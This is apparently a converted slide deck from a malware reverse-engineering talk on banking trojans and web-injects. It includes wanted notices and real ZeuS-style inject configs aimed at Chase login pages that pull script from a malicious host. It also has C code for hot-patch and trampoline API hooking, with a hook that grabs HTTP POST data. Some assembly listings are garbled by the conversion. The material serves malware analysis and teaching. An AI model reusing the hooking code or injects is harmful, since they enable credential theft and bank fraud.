

# Banking Malware

Internals: Web-Injects
Development and Reverse Engineering

#### Who am I?



- Principal Security Analyst for an Israeli company
  - Focus on Malware RE and Threat Intelligence (APT related)
  - Occasional Incident Response
- Previous Job focused on E-Crime Operations
  - Focused on Banking Malware/Anything leading to it
- Malware Reverse Engineering Teacher
  - Developed Beginner Malware Analysis Course, Zero2Automated, and worked alongside SentinelOne to develop a free training course
  - @0verfl0w\_ on Twitter
- Occasionally a second-year student

## Banking Malware - What

"Banking trojans are a specific kind of trojan malware.

Once installed onto a client machine, banking trojans use a variety of techniques to create botnets, steal credentials, inject malicious code into browsers, or steal money." F5 Labs

The U.S. Justice and Treasury departments took action Thursday against a Russian hacking group known as "Evil Corp.," which stole "at least" \$100 million from banks using malicious software that swiped banking credentials, according to a joint press release.





#### EVGENIY MIKHAILOVICH BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud









#### DESCRIPTION

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"

Date(s) of Birth Used: October 28, 1983

Hair: Brown (usually shaves his head)

Eyes: Brown

Height: Approximately 180 pounds

Sex: Male

Occupation: Bogachev works in the Information Technology field.

NCIC: W809088995

#### REWARD


The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to \$3 million for information leading to the arrest and/or conviction of Evgeniy Mikhailovich Bogachev.

#### Banking Malware - What

Main focus is on intercepting communications between an infected PC and the victim's bank

Uses all sorts of techniques to steal additional user data; keyloggers, hidden VNCs, password stealers, formgrabbers...

The move from passively stealing information has been made - systems are actively profiled by attackers to see if they are worth anything



This isn't the purpose of today's topic, but I can cover it later on if demand is high

The Trickbot/Emotet threat actors are a good start though



## Banking Malware - Why?





## Russian Summers



#### Banking Malware - Who

Preet Bharara, the United States Attorney for the Southern District of New York, announced today that NIKITA KUZMIN, the creator of "Gozi" malware, was sentenced in Manhattan federal court to time served (37 months). Gozi, which was used to steal money from bank accounts across the United States and Europe, infected over one million computers globally and caused tens of millions of dollars in losses. KUZMIN pled guilty, pursuant to a cooperation agreement, to various computer intrusion and fraud charges in May 2011. He was sentenced today by the Honorable Kimba M. Wood.

Kuzmin was arrested in 2010 after he traveled to a conference in the United States. He pleaded guilty in May 2011 in a cooperation agreement with U.S. prosecutors.

The gang used the GozNym malware to gain access to victims' banking credentials, laundering the money they transferred through banks in multiple countries.

Law enforcement agencies in Bulgaria, Germany, Georgia, Moldova, Ukraine and the US, with support from Europol and Eurojust, the European Union's Judicial Cooperation Unit, mounted a number of raids which, they claimed, have led to the dismantling of the criminal network.





#### MAKSIM VIKTOROVICH YAKUBETS

Conspiracy; Conspiracy to Commit Fraud; Wire Fraud; Bank Fraud;
Intentional Damage to a Computer









#### DESCRIPTION

Aliases: Maksim Yakubets, "AQUA"	
Date(s) of Birth Used: May 20, 1987	Place of Birth: Ukraine
Hair: Brown	Eyes: Brown
Height: Approximately 5'10"	Weight: Approximately 170 pounds
Sex: Male	Race: White
Citizenshin: Russian	

#### REWARD

The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to \$5 million for information leading to the arrest and/or conviction of Maksim Viktorovich Yakubets.

# Banking Malware - How


Time for the interesting stuff...

```
<head>
data end
data inject
<script id="inj add" type="text/javascript">(function/
function(){try{c("inj add");clearInterval(b)}catch(e){}},1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)";setTimeout(function(){var n;document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000); navigator.bot_info={bot_id:'%BOTID%', user_name:'', us
src="https://fortinet-storage.com/wbj/br/content/chase/tom/
Date()).getMonth())+'"></scr'+'ipt>');}());</script>
data end
data after
data end
set url https://chaseonline.chase.com/Logon.aspx* GP
data before
<head>
data end
data inject
<script id="inj add" type="text/javascript">(function(){fun
function(){try{c("inj add");clearInterval(b)}catch(e){}},1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)";setTimeout(function(){var n;document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000); navigator.bot info={bot id:'%BOTID%', user name:'', us
src="https://fortinet-storage.com/wbj/br/content/chase/tom/
Date()).getMonth())+'"></scr'+'ipt>');}());</script>
data end
data after
```

set url https://www.chase.com/ GP

data before

And why HTTPS isn't always secure





Application

rogramming

nterface

"The Windows API, informally WinAPI, is Microsoft's core set of application programming interfaces available in the Microsoft Windows operating systems"





NOP == No OPeration
mov edi, edi == "a" = "a"



A large number of WinAPI are Hot Patchable, meaning they can be altered on the fly

Our goal is to patch the target Windows API to execute our function first

This can be done several ways; I'll cover 2 popular methods

7122BAOD 7122BAOE 7122BAOF 7122BA10	90 90 90 90	nop nop nop nop	
7122BA11 7122BA12	90 8BFF	mov edi,edi	HttpSendRequestW
7122BA14 7122BA15 7122BA17 7122BA1A 7122BA1B 7122BA1C 7122BA1D 7122BA1D 7122BA1F	55 88EC 83EC 40 53 56 57 33F6 6A 38	push ebp mov ebp,esp sub esp,40 push ebx push esi push edi xor esi,esi push 38	

```
90
7DD7106F
7DD71070
              90
              8BFF
7DD71072
                                                                                              CreateProcessA
              8BEC
                                      mov ebp.esp
7DD71077
              6A 00
7DD71070
                                                                                               ebp+24]:L"imag
              FF75 1C
7DD71088
              FF75 18
                                           dword ptr
              FF75 14
                                      push dword ptr
7DD7108E
              FF75 10
                                      push dword ptr ss:
```

*NOP* == *N*o *OP*eration

*mov edi, edi* == "a" = "a"



Method 1 is the "cleanest" - it involves overwriting the *mov* edi, edi and nop instructions

All we need to do is overwrite the *mov edi, edi* (**8B FF**) with a *jmp* \$-5 (**EB F9**)

Then, we just need to overwrite the *nop*s. We want to redirect to LoadLibraryA, so we perform a simple calculation:

LoadLibraryAddr - NOPAddr - 5 0x7DD749D7 - 0x7122BA0D - 5

71228A0D 71228A0E 71228A10 71228A10 71228A11 71228A14 71228A15 71228A17 71228A1A 71228A1A 71228A1D 71228A1D 71228A1D	90 90 90 90 90 8BFF 55 8BEC 83EC 40 53 56 57 33F6 6A 38	nop nop nop nop nop nop mov edi.edi push ebp mov ebp,esp sub esp,40 push ebx push esi push edi xor esi,esi push 38	HttpSendRequestW
71228A0D 71228A0E 71228A0E 71228A10 71228A10 71228A11 71228A15 71228A14 71228A1A 71228A1A 71228A1A 71228A1A 71228A1D 71228A1D	90 90 90 90 90 90 * EB F9 55 8BEC 83EC 40 53 56 57 33F6 6A 38	nop nop nop nop nop nop nop simp wininet.71228A0D push ebp mov ebp,esp sub esp,40 push ebx push esi push edi xor esi,esi push 38	HttpSendRequestW
71228A0D 71228A12 71228A14 71228A15 71228A17 71228A18 71228A18 71228A1C 71228A1D 71228A1F	<pre>     E9 C58FB40C     EB F9     55     8BEC     83EC 40     53     56     57     33F6     6A 38 </pre>	jmp <pre>kernel32.LoadLibraryA&gt; jmp wininet.7122BAOD push ebp mov ebp,esp sub esp,40 push ebx push esi push edi xor esi,esi push 38</pre>	HttpSendRequestW



Anytime *HttpSendRequestW* is called, *LoadLibraryA* will be called, with the same arguments!

7122BA0D	E9 C58FB40C	jmp <kernel32.loadlibrarya></kernel32.loadlibrarya>	100000000000000000000000000000000000000
7122BA12	^ EB F9	jmp wininet.7122BAOD	HttpSendRequestW
7122BA14	55	push ebp	
7122BA15	8BEC	mov ebp, esp	
7122BA17	83EC 40	sub esp,40	
7122BA1A	53	push ebx	
7122BA1B	56	push esi	
7122BA1C	57	push edi	
7122BA1D	33F6	xor esi,esi	
7122BA1F	6A 38	push 38	



While LoadLibraryA will crash due to invalid arguments, we can replace LoadLibraryA with our own malicious function

```
BOOL WINAPI redirect_HttpSendRequestW(HINTERNET hRequest, LPCWSTR lpszHeaders, DWORD dwHeadersLength, LPVOID lpOptional, DWORD dwOptionalLength) {
    if (dwOptionalLength > 0) {
        MessageBoxW(NULL, lpOptional, L"Grabbed!", MB_OK); // could be a logging function, to a file or straight to a C2 server
    }
    return ptr_HttpSendRequestW_trampoline(hRequest, lpszHeaders, dwHeadersLength, lpOptional, dwOptionalLength);
    /*
    ptr_HttpSendRequestW_trampoline will point to the address immediately after the JMP $-5, allowing for execution to resume
    This will get more advanced in method #2
    */
}
```






The lower you go, the less of a chance the API will be Hot Patchable

7DE90804	B8 9F000000	mov eax,9F	ZwCreateProcess
7DE90809	33C9	xor ecx,ecx	
7DE9080B	8D5424 04	lea edx,dword ptr ss:[esp+4]	
7DE9080F	64:FF15 C0000000	call dword ptr s:[CO]	
7DE90816	83C4 04	add esp,4	
7DE90819	C2 2000	ret 20	

NTDLL API is extremely useful to hook, as *ZwCreateProcess* will be called by most (if not all) process creation functions





Method 2 is a lot messier, and involves overwriting the first 5 bytes of the actual function
We need to take the highlighted bytes, save them, and then overwrite them with our 5 byte

JMP

Performing the same subtraction operation as before, we are able to overwrite the first 5 bytes with a JMP to LoadLibraryA.

A disassembler is often required in the code, to prevent any issues


7122BA0D 7122BA0E 7122BA0F 7122BA10 7122BA11	90 90 90 90	nop nop nop	
7122BA12 7122BA14	8BFF 55	mov edi,edi	HttpSendRequestW
7122BA14	8BEC	push ebp mov ebp,esp	
7122BA17 7122BA1A 7122BA1B	83EC 40 53 56	push ebx push esi	
7122BA1C 7122BA1D 7122BA1F	57 33F6 6A 38	push edi xor esi,esi push 38	

With the saved 5 bytes, we can calculate a jump from that memory to HttpSendRequestW + 5

This is our *Trampoline* function

7122BA0D 7122BA0E 7122BA0F 7122BA10 7122BA11	90 90 90 90 90	nop nop nop nop	
71228A12 71228A17 71228A1A 71228A1B 71228A1C 71228A1D 71228A1F	**E9 C08FB40C 83EC 40 53 56 57 33F6 6A 38	jmp <kernel32.loadlibrarya> sub esp,40 push ebx push esi push edi xor esi,esi push 38</kernel32.loadlibrarya>	HttpSendRequestW







## API Hooking - Code Time

```
BOOL hookAPI MethodOne(LPVOID targetAPI, LPVOID replacementAPI) {
   DWORD virtualProtectDWORD API = NULL;
   DWORD virtualProtectDWORD NOP = NULL;
   BYTE * jumpBack = \{0xEB, 0xF9\};
                                                                                                    // declare jumpBack variable
   BYTE * nopJump = \{0xE9, 0x90, 0x90, 0x90, 0x90\};
                                                                                                    // declare nopJump variable - fill with NOPs so no need
                                                                                                    // to allocate anything
   DWORD nopAddress = (DWORD) targetAPI - 5;
                                                                                                    // calculate address of hotpatchable NOPs
   DWORD nopJumpAddr = (DWORD) replacementAPI - (DWORD) nopAddress - 5;
                                                                                                    // calculate jump from NOPLand to replacementAPI
   memcpy((DWORD) nopJump + 1, &nopJumpAddr, 4);
                                                                                                    // overwrite NOPs in jumpBack with calculated jump
   VirtualProtect(targetAPI, 2, PAGE READWRITE, &virtualProtectDWORD API);
                                                                                                    // setup protections
   VirtualProtect(nopAddress, 5, PAGE READWRITE, &virtualProtectDWORD NOP);
                                                                                                    // setup protections
   memcpy(nopAddress, &nopJump, 5);
                                                                                                    // overwrite hotpatchable NOPs first
   memcpy(targetAPI, &jumpBack, 2);
                                                                                                    // overwrite mov edi, edi inside targetAPI
   VirtualProtect(targetAPI, 2, virtualProtectDWORD API, &virtualProtectDWORD API);
                                                                                                    // reset protections
   VirtualProtect(nopAddress, 5, virtualProtectDWORD NOP, &virtualProtectDWORD NOP);
                                                                                                    // reset protections
```



#### API Hooking - Code Time

```
BOOL hookAPI MethodTwo(LPVOID targetAPI, LPVOID replacementAPI) {
   DWORD virtualProtectDWORD = NULL;
   BYTE * trampolineMemory = VirtualAlloc(NULL, 15, MEM COMMIT | MEM RESERVE, PAGE EXECUTE READWRITE); // allocate 15 bytes of memory
   memcpy(trampolineMemory, targetAPI, 5);
                                                                                                    // copy first 5 bytes of targetAPI to memory
   trampolineMemory[5] = 0xE9;
                                                                                                    // write a JMP instruction to byte 6 of memory
   DWORD trampolineJump = (DWORD) targetAPI - (DWORD) trampolineMemory - 5;
                                                                                                    // calculate jump to original API
   memcpy((DWORD) trampolineMemory + 6, &trampolineJump, 4);
                                                                                                    // copy address to memory
                                                                                                    // trampoline memory now has JMP targetAPI + 5
   trampolineMemory[10] = 0xE9;
                                                                                                    // write a JMP instruction to byte 11 of memory
   DWORD apiJump = (DWORD) replacementAPI - (DWORD) targetAPI - 5;
                                                                                                    // calculate from targetAPI to replacementAPI
   memcpy((DWORD) trampolineMemory + 11, &apiJump, 4);
                                                                                                    // store targetAPI->replacementAPI jump just in case
   VirtualProtect(targetAPI, 5, PAGE READWRITE, &virtualProtectDWORD);
                                                                                                    // change protection of the targetAPI for overwriting
   memcpy((DWORD) targetAPI, &trampolineMemory + 10, 5);
                                                                                                    // overwrite first 5 bytes of targetAPI
   VirtualProtect(targetAPI, 5, virtualProtectDWORD, &virtualProtectDWORD);
                                                                                                    // reset protection of the targetAPI
   return TRUE;
```

# Web Injections Not to be mistaken for SOI

Not to be mistaken for SQL Injections

```
Date()).getMonth())+'"></scr'+'ipt>');}());</script>
data_end
data_after
data_end
set_url https://chaseonline.chase.com/Logon.aspx* GP
data_before
<head>
data_inject
<script id="inj_add" type="text/javascript">(function(){function(){function(){try{c("inj_add");clearInterval(b)}catch(e){}},1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)";setTimeout(function(){var n;document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000);navigator.bot info={bot id:'%BOTID%',user name:'',us
```

src="https://fortinet-storage.com/wbj/br/content/chase/tom/

Date()).getMonth())+'"></scr'+'ipt>');}());</script>

<script id="inj\_add" type="text/javascript">(function() { try{c("inj\_add"); clearInterval(b)} catch(e) { } },1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)"; setTimeout(function() { var n; document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000); navigator.bot\_info={bot\_id:'%BOTID%', user\_name:'', us
src="https://fortinet-storage.com/wbj/br/content/chase/tom/

set url https://www.chase.com/ GP

data\_before
<head>
data\_end
data\_inject

data\_end data after



#### Web Injections

Banking malware will commonly use ZeuS style web-injects as the ZeuS source code was leaked, and there are more web-inject developers writing in this format

Web-Injects can be used to load an overlay on the site, redirect to a phishing page operated by the attackers, load a larger script from another site, or simply overwrite the entire site with the inject data (though this is unlikely due to the size required)

```
ZeuS inject structure
set url bank url here [Get/Post requests]
data before
inject after specified tag
data end
data inject
javascript to inject
data end
data after
data end
```

#### Web Injections

When web injects are injected into a banking site, the connection is still secured and HTTPS is valid (unless redirected), as the attacker is only modifying what you see, not your connection

Web-Injects don't just steal your banking info, the attackers got bored of manually performing wire transfers and dealing with additional security, so now they automate it

| set_url<br>common flags | Meaning  |
|-------------------------|--|
| G                       | All GET requests should be inspected for possible injection.   |
| P                       | All POST requests should be inspected for possible injection.  |
| L                       | Used for logging purposes. Capture all content specified within data_before, data_inject and data_after. |
| Н                       | Used for logging purposes. Capture the content that was left over by the 'L' flag.                       |

Meaning

content.

content.

and widely used.

target webpage.

Specify target URL for webinjects.

Regular expressions are supported

Specify that the injected content

The content to be injected into the

Specify that the injected content should be placed just before this

should be placed just after this

Common tags

data before/data end

data inject/data end

data after/data end

set url

| uld be inspected for   |
|------------------------|
|                        |
| ould be inspected for  |
|                        |
| ooses. Capture all     |
| nin data_before, data_ |
|                        |







Once a user has logged into an injected site, the web inject will beacon back to the C2 server containing information about user ID, bank balance, account number, etc.

If an attacker is using an ATS, the ATS will determine whether it is viable or not to perform an automated bank transfer - determining factors include bank balance, and whether there is anyone ready to collect the money\*


If the ATS determines a transfer can be made, the system will generate a script to automatically transfer money from the victims account to the mules account, and execute that inside the victims web browser, avoiding most security checks

They are also setup to deal with 2FA, and when transfered, hide the altered bank balance from the victim

\* Money Mules are a key part of bank fraud operations; attackers will transfer money to others for laundering - that's a whole other topic



## Web Injections - Automated Transfer Systems





## But how are the injects *injected*?

```
BOOLAPI InternetReadFile(
HINTERNET hFile,
LPVOID lpBuffer,
DWORD dwNumberOfBytesToRead,
LPDWORD lpdwNumberOfBytesRead
);

#include <prio.h>
```



# Fin.